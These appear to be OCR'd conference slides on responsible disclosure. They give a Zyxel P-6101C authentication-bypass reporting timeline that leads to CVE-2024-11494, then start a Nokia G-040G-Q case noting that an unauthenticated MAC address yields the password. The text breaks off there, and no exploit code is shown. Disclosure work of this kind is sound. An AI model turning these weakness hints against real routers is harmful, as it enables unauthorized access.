
Case Study - 3

Zyxel Devices

Case 3

- Additional Boa Authentication Bypass Case:
  - Zyxel P-6101C


Zyxel P-6101C Report Timeline



- 2024/10/10: Reported to TWCERT/CC
- 2024/10/16: Received response from TWCERT/CC
  - Advised that since Zyxel is a CNA, I need to notify them directly
- 2024/10/16 14:12: Reported to Zyxel PSIRT (CNA)
- 2024/10/16 14:56: Zyxel responded with End of Life (EoL) status
  - No further action will be taken by Zyxel

Zyxel P-6101C Report Timeline

- 2024/10/10: Reported to TWCERT/CC



Security <security@zyxel.com.tw> 2024年10月16日 下午2:56

寄給 我、 Security

Hi Steven,

Thanks for reporting directly to Zyxel. However, the mentioned P-6101C ADSL modem is a legacy model tha has been end-of-life (EOL) for years, so firmware updates are no longer supported. We recommend users replace it with newer-generation models for optimal protection.

Still, we appreciate you trying to make the Internet a safer place. Thank you.

Regards,
Zyxel PSIRT

- No further action will be taken by Zyxel

Zyxel P-6101C Report Timeline

- 2024/10/10: Reported to TWCERT/CC
- 2024/10/16: Received response from TWCERT/CC
  - Advised that since Zyxel is a CNA, I need to notify them directly
- 2024/10/16 14:12: Reported to Zyxel PSIRT (CNA)
- 2024/10/16 14:56: Zyxel responded with End of Life (EoL) status
  - No further action will be taken by Zyxel
- 2024/10/31: Submitted support case to MITRE

Zyxel P-6101C Report Timeline

2024/10/10 Report to TWCERT/CC

CVE Request <CVE-Request@mitre.org>
寄給 我

2024年11月5日 週二 上午6:19

Hello,

Regarding your CVE service request, logged on 2024-10-31T06:48:36, we have the following question or update:

Hi Steven, we can help you out with this. We just need to reach out to Zyxel first to confirm they will not be assigning (for an end-of-life/support issue, they get first right of refusal). Once we hear back from them about not assigning, we'll get you an ID. Sometimes, the CNA changes their mind and end up assigning in order to better control the message. If that happens, we'll let you know as well.


First, however, we just need your permission to share with Zyxel the details you provided us including your email. We'll reach out to them shortly after we hear back from you.

Thanks and let me know if you have any questions,

Zyxel P-6101C Report Timeline

- 2024/10/10: Reported to TWCERT/CC
- 2024/10/16: Received response from TWCERT/CC
  - Advised that since Zyxel is a CNA, I need to notify them directly
- 2024/10/16 14:12: Reported to Zyxel PSIRT (CNA)
- 2024/10/16 14:56: Zyxel responded with End of Life (EoL) status
  - No further action will be taken by Zyxel.
- 2024/10/31: Submitted support case to MITRE
- 2024/11/21: Received CVE number from both Zyxel and MITRE
  - CVE-2024-11494

Zyxel P-6101C Report Timeline



CVE Request <CVE-Request@mitre.org>
2024年11月21日 週四 上午6:29
寄給 我

Hello,

Regarding your CVE service request, logged on 2024-10-31T06:48:36, we have the following question or update:


Hi Steven,

We spoke to Zyxel and indicated we will assign unless they would like to (for end-of-life/unsupported issues, the CNA gets first right of refusal). They opted to assign and the ID is: **CVE-2024-11494**.

Hopefully that works, but let me know if you have any issues with what's there or any other questions.

Thanks!

- 2024/11/21: Received CVE number from both Zyxel and MITRE
  - CVE-2024-11494



Case Study – 4, 5 & 6

Nokia, DASAN & HITRON

Case 4 - NOKIA G-040G-Q

- The MAC address can be retrieved without authentication
- The combination of the MAC address is used as the password

Request

Pretty Raw Hex

```
